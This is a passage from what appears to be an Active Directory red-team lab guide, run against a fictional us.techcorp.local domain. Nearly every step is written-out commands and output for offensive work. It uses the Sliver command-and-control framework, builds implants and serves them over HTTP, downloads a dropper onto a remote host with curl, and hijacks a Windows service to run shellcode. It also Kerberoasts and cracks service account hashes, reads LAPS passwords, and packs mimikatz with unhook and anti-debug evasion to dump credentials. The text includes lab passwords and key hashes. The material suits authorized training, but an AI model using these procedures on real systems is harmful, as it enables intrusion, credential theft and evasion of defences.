[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 -m /mnt/c/AD/Tools/Sliver/CIMPlant.exe -s us-mgmt -u studentuserX -p JPIzbuWHdSfq9NFr -d us.techcorp.local -c basic info'
```

```
[*] Output:
```

```

  _____  _____  _____  _____  _____
 /_____ \  _____ \ /_____ \  _____ \  _____ \
| | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
 \_____ /  _____ / \_____ /  _____ /  _____ /
                                     | |
by @Matt Grandy                    | | (@FortyNorthSec)

```

```
[+] Connecting to remote CIM instance using studentuserX...
[+] Connected
```

```
[+] Results from basic_info:
```

```
Computer Name      : US-MGMT
Windows Directory  : C:\Windows
Operating System   : Microsoft Windows Server 2019 Standard
Version            : 10.0.17763
Manufacturer       : Microsoft Corporation
Number of Users    : 9
Registered User    : Windows User
```

```
[+] Successfully completed basic_info command
```

```
Execution time: 0 Seconds
```

```
CIMPlant:
```

```
-s      remote IP
-u      username
-p      password
-c      module
```

hide01.ir

Lateral Movement using Sa-sc-enum and Scshell

Let us now create a pivot listener on studentX to move laterally and get a sliver session on us-mgmt. Sliver allows smb and tcp sessions for lateral movement.

Create a tcp pivot listener in the current studentX session as follows.

```
[server] sliver (studentX_https) > pivots tcp --lport 53
[*] Started tcp pivot listener :53 with id 1
```

```
[server] sliver (studentX_https) > pivots
ID      Protocol    Bind Address    Number Of Pivots
===     =====
1       TCP           :53             0
```

Generate the corresponding Sliver implant service executable for the tcp listener on studentX. Make sure that port 53 is allowed or firewall is disabled on studentX.

```
[server] sliver (studentX_https) > generate --tcp-pivot 192.168.100.X:53 -f s
hellcode -e --name us-mgmt_tcp -s Implants/us-mgmt_tcp.bin

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m39s
[*] Implant saved to /mnt/c/AD/Tools/Sliver/Implants/us-mgmt_tcp.bin
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver all tools onto the target environment from /mnt/c/AD/Tools/Sliver.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Back in the Sliver studentX session, download the NtDropper onto us-mgmt remotely using the **execute** command.

```
[server] sliver (studentX_https) > execute -o -S -t 50 winrs -r:us-mgmt 'curl
--output C:\windows\temp\NtDropper.exe --url http://192.168.100.X/NtDropper.
exe'
```

We can now use psexec (not opsec friendly) / scshell to gain a session implant on the target. To do so find an abusable service using the sa-sc-enum BOF as follows.

```
[server] sliver (studentX_https) > sa-sc-enum us-mgmt
[snip]
SERVICE_NAME: ssh-agent
DISPLAY_NAME: OpenSSH Authentication Agent
                TYPE                                : 16 WIN32_OWN
```

```

        STATE : 1 STOPPED
        WIN32_EXIT_CODE : 1077
        SERVICE_EXIT_CODE : 0
        CHECKPOINT : 0
        WAIT_HINT : 0
        PID : 0
        FLAGS : 0
        TYPE : 10 WIN32_OWN
        START_TYPE : 4 DISABLED
        ERROR_CONTROL : 1 NORMAL
        BINARY_PATH_NAME : C:\Windows\System32\OpenSSH\ssh-agent
t.exe
        LOAD_ORDER_GROUP :
        TAG : 0
        DISPLAY_NAME : OpenSSH Authentication Agent
        DEPENDENCIES :
        SERVICE_START_NAME : LocalSystem
        RESET_PERIOD (in seconds) : 0
        REBOOT_MESSAGE :
        COMMAND_LINE :
The service has not registered for any start or stop triggers.

```

We could target the ssh-agent service since we have administrative privileges over the target. Before doing so if the service isn't already stopped, make sure to stop it using **remote-sc-stop** as follows.

```

[server] sliver (studentX_https) > remote-sc-stop -t 100 "us-mgmt" 'ssh-agent
'

[*] Successfully executed remote-sc-stop (coff-loader)
[*] Got output:
stop_service:
  hostname:    us-mgmt
  servicename: ssh-agent
Service is already stopped.
SUCCESS.

```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver shellcode onto the target environment from **/mnt/c/AD/Tools/Sliver/Implants**.

```

wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/Implants

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```

We could leverage scshell instead of psexec as schshell relies on ChangeServiceConfigA to modify the service configuration, execute the tasked command/service (in this case to leverage the

NtDropper to download and execute our generate shellcode) and restore the service configuration once done, hence is more opsec safe than psexec.

```
[server] sliver (studentX_https) > scshell -t 80 us-mgmt ssh-agent 'C:\Windows\System32\cmd.exe /c start /b C:\Windows\Temp\NtDropper.exe 192.168.100.X us-mgmt_tcp.bin'
```

[*] Successfully executed scshell (coff-loader)
[*] Got output:
Trying to connect to us-mgmt
Using current process context for authentication. (Pass the hash)
SC_HANDLE Manager 0x0000025d92022490
Opening ssh-agent
SC_HANDLE Service 0x0000025d920224c0
LPQUERY_SERVICE_CONFIG need 0x0000014c bytes
Original service binary path "C:\Windows\System32\OpenSSH\ssh-agent.exe"
Service path was changed to "C:\Windows\System32\cmd.exe /c start /b C:\Windows\Temp\NtDropper.exe 192.168.100.X us-mgmt_tcp.bin"
Service was started
Service path was restored to "C:\Windows\System32\OpenSSH\ssh-agent.exe"

[*] Session 3151c171 us-mgmt_tcp - 192.168.100.X:50451->studentX_https-> (US-Mgmt) - windows/amd64 - Sun, 31 Mar 2024 06:42:12 DST

Learning Objective 6

- Using the Kerberoast attack, get the clear-text password for an account in us.techcorp.local domain.

Perform the Kerberoast attack

Using StandIn, Rubeus and JohnTheRipper

We first need to find out services running with user accounts as the services running with machine accounts have difficult passwords. We can enumerate user accounts with SPN enabled using StandIn from the studentX session. We use the **--spn** flag to return all accounts that are kerberoastable.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/StandIn.exe' --spn
```

[*] Output:

[?] Using DC : US-DC.us.techcorp.local

[?] Found 7 kerberoastable users..

```
[*] SamAccountName      : serviceaccount
    DistinguishedName   : CN=serviceaccount,CN=Users,DC=us,DC=techcorp,DC=local
    ServicePrincipalName : USSvc/serviceaccount
    PwdLastSet           : 7/16/2019 7:03:27 AM UTC
    lastlogon            : 3/10/2024 4:49:56 PM UTC
    Supported ETypes     : RC4_HMAC_DEFAULT
```

```
[*] SamAccountName      : appsvc
    DistinguishedName   : CN=appsvc,CN=Users,DC=us,DC=techcorp,DC=local
    ServicePrincipalName : appsvc/us-jump.us.techcorp.local
    PwdLastSet           : 1/8/2021 1:50:35 PM UTC
    lastlogon            : 3/27/2024 10:52:44 PM UTC
    Supported ETypes     : RC4_HMAC_DEFAULT
```

[snip]

An alternative would be to use raw LDAP queries using the **--ldap** argument and the LDAP filter:

(&(objectCategory=person)(objectClass=user)(servicePrincipalName=*)) which filters for all USER_OBJECT types with the Service Principal Name property enabled. We use the **--filter** argument to only return the samaccountname and serviceprincipalname.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/StandIn.exe' --ldap "(&(objectCategory=person)(objectClass=user)(servicePrincipalName=*))" --filter samaccountname,serviceprincipalname
```

```

[*] Output:
[*] Output:

[?] Using DC : US-DC.us.techcorp.local
[+] LDAP search result count : 8
    |_ Result limit          : 50

[?] Iterating result properties
    |_ Applying property filter => samaccountname,serviceprincipalname

[?] Object      : CN=krbtgt
    Path        : LDAP://CN=krbtgt,CN=Users,DC=us,DC=techcorp,DC=local
[+] serviceprincipalname
    |_ kadmin/changepw
[+] samaccountname
    |_ krbtgt

[?] Object      : CN=serviceaccount
    Path        : LDAP://CN=serviceaccount,CN=Users,DC=us,DC=techcorp,DC=local
[+] serviceprincipalname
    |_ USSvc/serviceaccount
[+] samaccountname
    |_ serviceaccount

[?] Object      : CN=appsvc
    Path        : LDAP://CN=appsvc,CN=Users,DC=us,DC=techcorp,DC=local
[+] serviceprincipalname
    |_ appsvc/us-jump.us.techcorp.local
[+] samaccountname
    |_ appsvc

[snip]

```

We can then use Rubeus to output these hashes to a text file for cracking later. We can also specify specific users to Kerberoast using the **/user** option and Kerberoast all users over a specific OU using the **/ou** option.

```

[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'kerberoast /user:serviceaccount /simple /rc4opsec /outfile:C:\AD\Tools\Sliver\hashes.txt'

```

```

[*] Action: Kerberoasting

[*] Using 'tgtdeleg' to request a TGT for the current user
[*] RC4_HMAC will be the requested for AES-enabled accounts, all etypes will be requested for everything else
[*] Target User      : serviceaccount
[*] Target Domain    : us.techcorp.local

```

```
[+] Ticket successfully imported!
[*] Searching for accounts that only support RC4_HMAC, no AES
[*] Searching path 'LDAP://US-DC.us.techcorp.local/DC=us,DC=techcorp,DC=local' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=serviceaccount)(!(UserAccountControl:1.2.840.113556.1.4.803:=2))(!msds-supportEncryptiontypes:1.2.840.113556.1.4.804:=24))'

[*] Total kerberoastable users : 1
[*] Hash written to C:\AD\Tools\Sliver\hashes.txt
[*] Roasted hashes written to : C:\AD\Tools\Sliver\hashes.txt
```

We can now use John the Ripper to brute-force the hashes.

```
C:\AD\Tools\Sliver> C:\AD\Tools\Sliver\john-1.9.0-jumbo-1-win64\run\john.exe -
-wordlist=C:\AD\Tools\Sliver\kerberoast\10k-worst-pass.txt
C:\AD\Tools\Sliver\hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password123      (?)
1g 0:00:00:00 DONE (2021-01-10 02:12) 76.92g/s 59076p/s 59076c/s 59076C/s
password..9999
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Learning Objective 7

- Determine if studentuser~~X~~ has permissions to set UserAccountControl flags for any user.
- If yes, force set a SPN on the user and obtain a TGS for the user.

Perform the Kerberoast attack

Using StandIn, Rubeus and JohnTheRipper

Let's check if studentuser~~X~~ has permissions to set User Account Control settings for any user. Recall from the previous hands-on objectives that we scan ACLs for any group of which studentuser~~X~~ is a member and has interesting permissions.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/ADCollector.exe' '--ACLScan "studentuserX"'

[-] Interesting ACL for STUDENTUSERX:

      - DC=us,DC=techcorp,DC=local
        Authenticated Users
d-Bit                                     Update-Password-Not-Require
                                     Unexpire-Password
                                     Enable-Per-User-Reversibly-
Encrypted-Password

      - CN=SupportXUser,CN=Users,DC=us,DC=techcorp,DC=local
        US\studentusers
                                     All properties (GenericAll)

[snip]

[*] Done!
```

Let's check if support~~X~~user already has a SPN using StandIn or ADSearch, in this case we use StandIn as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/StandIn.exe' --ldap "(&(objectClass=user)(sAMAccountName=supportXuser))" --filter samaccountname,serviceprincipalname

[*] Output:

[?] Using DC : US-DC.us.techcorp.local
[+] LDAP search result count : 1
    |_ Result limit           : 50

[?] Iterating result properties
```

```

    |_ Applying property filter => samaccountname,serviceprincipalname

[?] Object      : CN=SupportXUser
    Path        : LDAP://CN=SupportXUser,CN=Users,DC=us,DC=techcorp,DC=local
[+] samaccountname
    |_ SupportXuser

```

Since studentuserX has GenericAll rights on the supportXuser, let's force set a SPN on it. We can use StandIn with the **--setspn** argument to accomplish this as shown below.

```

[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/StandIn.exe' --setspn SupportXUser --principal us/myspnX --add

[*] Output:

[?] Using DC : US-DC.us.techcorp.local
[?] Object    : CN=SupportXUser
    Path       : LDAP://CN=Support128User,CN=Users,DC=us,DC=techcorp,DC=local

[*] SamAccountName      : SupportXuser
    DistinguishedName    : CN=SupportXUser,CN=Users,DC=us,DC=techcorp,DC=local

[+] Adding servicePrincipalName : us/myspnX
    |_ Success

```

Validate that the SPN has been added using StandIn as follows.

```

[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/StandIn.exe' --ldap "(&(objectClass=user)(sAMAccountName=supportXuser))" --filter samaccountname,serviceprincipalname

[*] Output:

[?] Using DC : US-DC.us.techcorp.local
[+] LDAP search result count : 1
    |_ Result limit           : 50

[?] Iterating result properties
    |_ Applying property filter => samaccountname,serviceprincipalname

[?] Object      : CN=SupportXUser
    Path        : LDAP://CN=SupportXUser,CN=Users,DC=us,DC=techcorp,DC=local
[+] serviceprincipalname
    |_ us/myspn128
[+] samaccountname

```

```
|_ SupportXuser
```

Now, kerberoast the SPN as before using Rubeus.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'kerberoast /user:supportXUser /simple /rc4opsec /outfile:C:\AD\Tools\Sliver\targetedhashes.txt'
```

```
[*] Action: Kerberoasting
```

```
[*] Using 'tgtdeleg' to request a TGT for the current user
```

```
[*] RC4_HMAC will be the requested for AES-enabled accounts, all etypes will be requested for everything else
```

```
[*] Target User           : supportXUser
```

```
[*] Target Domain        : us.techcorp.local
```

```
[+] Ticket successfully imported!
```

```
[*] Searching for accounts that only support RC4_HMAC, no AES
```

```
[*] Searching path 'LDAP://US-DC.us.techcorp.local/DC=us,DC=techcorp,DC=local' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=supportXUser)(!(UserAccountControl:1.2.840.113556.1.4.803:=2))(!msds-supportedencryptiontypes:1.2.840.113556.1.4.804:=24))'
```

```
[*] Total kerberoastable users : 1
```

```
[*] Hash written to C:\AD\Tools\Sliver\targetedhashes.txt
```

```
[*] Roasted hashes written to : C:\AD\Tools\Sliver\targetedhashes.txt
```

Let's brute-force the ticket now.

```
C:\AD\Tools\Sliver>C:\AD\Tools\Sliver\john-1.9.0-jumbo-1-win64\run\john.exe -wordlist=C:\AD\Tools\Sliver\kerberoast\10k-worst-pass.txt C:\AD\Tools\Sliver\targetedhashes.txt
```

```
Using default input encoding: UTF-8
```

```
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
```

```
Will run 3 OpenMP threads
```

```
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
Desk@123      (?)
```

```
lg 0:00:00:00 DONE (2021-01-10 05:27) 66.66g/s 51200p/s 51200c/s 51200C/s password..9999
```

```
Use the "--show" option to display all of the cracked passwords reliably
```

```
Session completed
```

Learning Objective 8

- Identify OUs where LAPS is in use and user(s) who have permission to read passwords.
- Abuse the permissions to get the clear text password(s).

Enumerate and extract LAPS password

Using ADCollector

First, we need to find where LAPS is in use. We can enumerate this using the ADCollector by executing it as a standalone binary to perform all checks. Doing so we find the following output.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 /mnt/c/AD/Tools/Sliver/ADCollector.exe
```

[snip]

[-] LAPS Password:

```
* CN=US-MAILMGMT,OU=MAILMGMT,DC=US,DC=TECHCORP,DC=LOCAL
- samaccountname:          US-MAILMGMT$
- ms-mcs-admpwd:           g59QDSsnI7&Bkz
```

[snip]

[-] LAPS Password View Access:

```
- OU=MailMgmt,DC=us,DC=techcorp,DC=local
  US\Domain Admins                                Owner
```

From above, it is noted that we can read and have access to the LAPS password for us-mailgmt.

Enumerating its DACL further we find that this is possible because the studentusers group (studentuserX is a member) has read rights over the ms-MCS-AdmPwd attribute of us-mailgmt.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/ADCollector.exe --DACL "OU=MailMgmt,DC=us,DC=techcorp,DC=local" '
```

[snip]

```
US\studentusers                                ReadProperty, [ExtendedRight: 1deba
372-0897-465f-85aa-d303742389f6 [Allow]]
ms-Mcs-AdmPwdExpirationTime
(ReadProperty [Allow])
```


hide01.ir

Using StandIn

We can also do this using StandIn and the LDAP query: **(ms-MCS-AdmPwd=*)** as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/StandIn.exe' --ldap "(ms-MCS-AdmPwd=*)" --filter samaccountname,ms-mcs-admpwdexpirationtime,ms-mcs-admpwd

[*] Output:

[?] Using DC : US-DC.us.techcorp.local
[+] LDAP search result count : 1
    |_ Result limit          : 50

[?] Iterating result properties
    |_ Applying property filter => samaccountname,ms-mcs-admpwdexpirationtime,ms-mcs-admpwd

[?] Object      : CN=US-MAILMGMT
    Path        : LDAP://CN=US-MAILMGMT,OU=MailMgmt,DC=us,DC=techcorp,DC=local
[+] ms-mcs-admpwd
    |_ g59QDSsnI7&Bkz
[+] samaccountname
    |_ US-MAILMGMT$
[+] ms-mcs-admpwdexpirationtime
    |_ 133569556652440838
```

Using SharpLAPS

Optionally, to perform this in an automated way, we can leverage SharpLAPS to do so. In this case we query the DC IP using the **/host** argument.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/SharpLAPS.exe' /user:studentuserX /pass:Lm83dYjSDgaXHs5R /host:192.168.1.2

[*] Output:

[snip]

[+] Using the following credentials
Host: LDAP://192.168.1.2:389
User: studentuserX
Pass: Lm83dYjSDgaXHs5R

[+] Extracting LAPS password from LDAP
Machine : US-MAILMGMT$
Password : g59QDSsnI7&Bkz
```

Lateral movement using LAPS password

Lateral Movement using Sa-sc-enum and Scshell

Let us now create or reuse the pivot listener on studentX to move laterally and get a sliver session on us-mailmgmt.

Create a tcp pivot listener in the current studentX session as follows.

```
[server] sliver (studentX_https) > pivots tcp --lport 53
[*] Started tcp pivot listener :53 with id 1
```

```
[server] sliver (studentX_https) > pivots
ID      Protocol  Bind Address  Number Of Pivots
===  =====  =====
1       TCP       :53          0
```

Generate the corresponding Sliver implant service executable for the tcp listener on studentX. Make sure that port 53 is allowed or firewall is disabled on studentX.

```
[server] sliver (studentX_https) > generate --tcp-pivot 192.168.100.X:53 -f s
hellcode -e --name us-mailmgmt_tcp -s Implants/us-mailmgmt_tcp.bin

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m39s
[*] Implant saved to /mnt/c/AD/Tools/Sliver/Implants/us-mailmgmt_tcp.bin
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver all tools onto the target environment from /mnt/c/AD/Tools/Sliver.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Back in the Sliver studentX session, download the NtDropper onto us-mailmgmt remotely using the **execute** command leveraging winrs with the found LAPS credentials. Be sure to append a carrot (^) before any ampersand (&) characters and be sure to add appropriate quotes for proper parsing in the password field.

```
[server] sliver (studentX_https) > execute -o -S -t 50 cmd /c winrs -r:us-mai
lmgmt -u:".\\administrator" -p:"g59QDSsnI7^&Bkz" 'curl --output C:\\windows\\tem
p\\NtDropper.exe --url http://192.168.100.X/NtDropper.exe'
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver shellcode onto the target environment from /mnt/c/AD/Tools/Sliver/Implants.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/Implants

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Next, use sc.exe in the winrs session to manually alter the ssh-agent service as before for a session.

```
[server] sliver (studentX_https) > execute -o -S -t 50 cmd /c winrs -r:us-mailgmt -u:".\\administrator" -p:"g59QDSsnI7^&Bkz" sc qc ssh-agent
```

[*] Output:

[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: ssh-agent

TYPE	:	10	WIN32_OWN_PROCESS
START_TYPE	:	4	DISABLED
ERROR_CONTROL	:	1	NORMAL
BINARY_PATH_NAME	:	C:\Windows\System32\OpenSSH\ssh-agent.exe	
LOAD_ORDER_GROUP	:		
TAG	:	0	
DISPLAY_NAME	:	OpenSSH Authentication Agent	
DEPENDENCIES	:		
SERVICE_START_NAME	:	LocalSystem	

[!] Exited with status 6!

```
[server] sliver (studentX_https) > execute -o -S -t 50 cmd /c winrs -r:us-mailgmt -u:".\\administrator" -p:"g59QDSsnI7^&Bkz" sc config ssh-agent binPath="C:\Windows\System32\cmd.exe /c start /b C:\Windows\Temp\NtDropper.exe 192.168.100.X us-mailgmt_tcp.bin"
```

[*] Output:

[SC] ChangeServiceConfig SUCCESS

```
[server] sliver (studentX_https) > execute -o -S -t 50 cmd /c winrs -r:us-mailgmt -u:".\\administrator" -p:"g59QDSsnI7^&Bkz" sc config ssh-agent start= auto
```

[*] Output:

[SC] ChangeServiceConfig SUCCESS

```
[server] sliver (studentX_https) > execute -o -S -t 50 cmd /c winrs -r:us-mailgmt -u:".\\administrator" -p:"g59QDSsnI7^&Bkz" sc start ssh-agent
```

[*] Output:

[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

```
[*] Session 1a7895c3 us-mailmgmt_tcp - 192.168.100.X:50237->studentX_https->
(US-MailMgmt) - windows/amd64 - Thu, 04 Apr 2024 07:21:21 DST
```

Restore the ssh-agent service back as follows.

```
[server] sliver (studentX_https) > execute -o -S -t 50 cmd /c winrs -r:us-mailmgmt -u:".\\administrator" -p:"g59QDSsnI7^&Bkz" sc config ssh-agent start= disabled
```

```
[*] Output:
```

```
[SC] ChangeServiceConfig SUCCESS
```

```
[!] Exited with status 6!
```

```
[server] sliver (studentX_https) > execute -o -S -t 50 cmd /c winrs -r:us-mailmgmt -u:".\\administrator" -p:"g59QDSsnI7^&Bkz" sc config ssh-agent binPath="C:\\Windows\\System32\\OpenSSH\\ssh-agent.exe"
```

```
[*] Output:
```

```
[SC] ChangeServiceConfig SUCCESS
```

```
[!] Exited with status 6!
```

hide01.ir

Learning Objective 9

- Extract credentials of interactive logon sessions and service accounts from us-mailgmt.

Extract logonpasswords

Using PEzor

We can now perform credential dumping techniques to retrieve credentials. Let's leverage PEzor to convert mimikatz.exe into donut shellcode with appropriate mimikatz arguments for Credential Dumping ("**sekurlsa::ekeys**") repackaged into a .NET x86-x64 executable compatible with Slivers execute-assembly and a few evasive techniques incorporated such as **-sgn** , **-unhook** , **-antidebug** and **-fluctuate=NA**.

Spawn a new Ubuntu WSL prompt and execute PEzor.sh to convert mimikatz.exe into a repackaged .NET x86-x64 executable:

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/PEzor/

wsluser@studentX:/mnt/c/AD/Tools/Sliver/PEzor$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!
root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -antidebug -fluctuate=NA -format=dotnet -sleep=5 /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe -z 2 -p '"token::elevate" "sekurlsa::ekeys" "exit"'

< PEzor!! v3.3.0 >
-----
      \      / \  // \
      \      /  \  //  \
      /0  0  \  //  |  \
      /      /  \  //  |  \
      @_^_@' /  \  //  |  \
      //_^- /  \  //  |  \
      ( // ) |  \  //  |  \
      ( / / ) _|_ / ) //  |  \
      ( // / ) ' / _ _ / ( ; - . | _ _ \ . ~ ~ ~ ^ - .
      (( / / )) , - {      \ . | . ~ ~ .      . ~
      (( // / )) ' \      /      ~ . _ . ~      . ~ ^ - .
      (( /// ))      \ . {      }      /      \      \ ^ - .
      (( / ))      . - - - - \      \ - '      . ~      \ ^ - .
      /// . - - - . >      \      _ ~      ^ - ^ - ^ -
      /// - . _ _ _ _ _ } ^ - - - - ~      ~ - , . ~
      / . ~

-----
[?] Unhook enabled
[?] Anti-debug enabled
[?] Fluctuate: NA
```

```
[?] Output format: dotnet
[?] Waiting 5 seconds before executing the payload
[?] Processing /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe: PE32+ executable
(console) x86-64, for MS Windows
[?] Building .NET executable
[?] Executing donut

[ Donut shellcode generator v1 (built Jan 15 2024 02:44:21)
[ Copyright (c) 2019-2021 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe"
[ Entropy      : Random names + Encryption
[ Compressed   : aPLib (Reduced by 55%)
[ File type    : EXE
[ Parameters   : "token::elevate" "sekurlsa::ekeys" "exit"
[ Target CPU   : x86+amd64
[ AMSI/WDLp/ETW : continue
[ PE Headers   : overwrite
[ Shellcode    : "/tmp/tmp.TIIIVd9TSn/shellcode.bin.donut"
[ Exit         : Thread
[!] Done! Check /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe:
PE32+ executable (console) x86-64 Mono/.Net assembly, for MS Windows

PEzor:
  -z 2:          donut args --> Pack/Compress the input file. 1=None, 2=
aPLib
  -sgn:          Encode the generated shellcode with sgn
  -unhook:       User-land hooks removal

  -antidebug:    Add anti-debug checks

  -fluctutate=NA: fluctuate to NOACCESS when sleeping
  -format=dotnet: Outputs result in dotnet format
  -p:           paramerters

root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# mv /mnt/c/AD/Tools/Sliver/PEzor/m
imikatz.exe.packed.dotnet.exe /mnt/c/AD/Tools/Sliver/PEzor/mimikatz-ekeys.exe
.packed.dotnet.exe
```

NOTE: We rename the generated file for ease of reusability in later objectives.

Dump logonpasswords/ekeys using **mimikatz-ekeys.exe.packed.dotnet.exe** on the new us-mailmgmt Sliver session.

```
[server] sliver (studentX_https) > sessions -i 1a7895c3
[*] Active session us-mailmgmt_tcp (1a7895c3)
```

```
[server] sliver (us-mailmgmt_tcp) > ps -e taskhostw
```

Pid	Ppid	Owner	Arch	Executable	Session
3824	2868	NT AUTHORITY\SYSTEM	x86_64	taskhostw.exe	0

```
[server] sliver (us-mailmgmt_tcp) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -P 3824 -p 'C:\windows\system32\taskhostw.exe' -t 50 /mnt/c/AD/Tools/Sliver/PEzor/mimikatz-ekeys.exe.packed.dotnet.exe
```

```
[*] Output:
```

```
.#####.   mimikatz 2.2.0 (x64) #18362 Jan  4 2020 18:59:26
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/
```

```
mimikatz(commandline) # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061
```

```
[snip]
```

```
Authentication Id : 0 ; 132794 (00000000:000206ba)
Session           : Service from 0
User Name         : provisioningsvc
Domain            : US
Logon Server      : US-DC
Logon Time        : 1/10/2024 3:44:23 AM
SID               : S-1-5-21-210670787-2521448726-163245708-8602
```

```
* Username : provisioningsvc
* Domain   : US.TECHCORP.LOCAL
* Password : T0OverseethegMSAaccounts!!
* Key List :
  aes256_hmac      a573a68973bfe9cbfb8037347397d6ad1aae87673c4f5b49
79b57c0b745aee2a
  aes128_hmac      7ae58eac70cbf4fd3ddab37ecb07067e
  rc4_hmac_nt      44dea6608c25a85d578d0c2b6f8355c4
  rc4_hmac_old     44dea6608c25a85d578d0c2b6f8355c4
  rc4_md4          44dea6608c25a85d578d0c2b6f8355c4
  rc4_hmac_nt_exp  44dea6608c25a85d578d0c2b6f8355c4
  rc4_hmac_old_exp 44dea6608c25a85d578d0c2b6f8355c4
```

```
[snip]
```


Learning Objective 10

- Enumerate gMSAs in the us.techcorp.local domain.
- Enumerate the principals that can read passwords from any gMSAs.
- Compromise one such principal and retrieve the password from a gMSA.
- Find if the gMSA has high privileges on any machine and extract credentials from that machine.
- Move laterally and extract credentials on us-jump bypassing MDE.

Enumerate gMSAs and principals that can read passwords

Using GoldenGMSA, StandIn and Bloodhound

Back in the studentX sessions, we can use GoldenGMSA which a C# tool to enumerate gMSAs in the current domain using the **gmsainfo** option as follows.

```
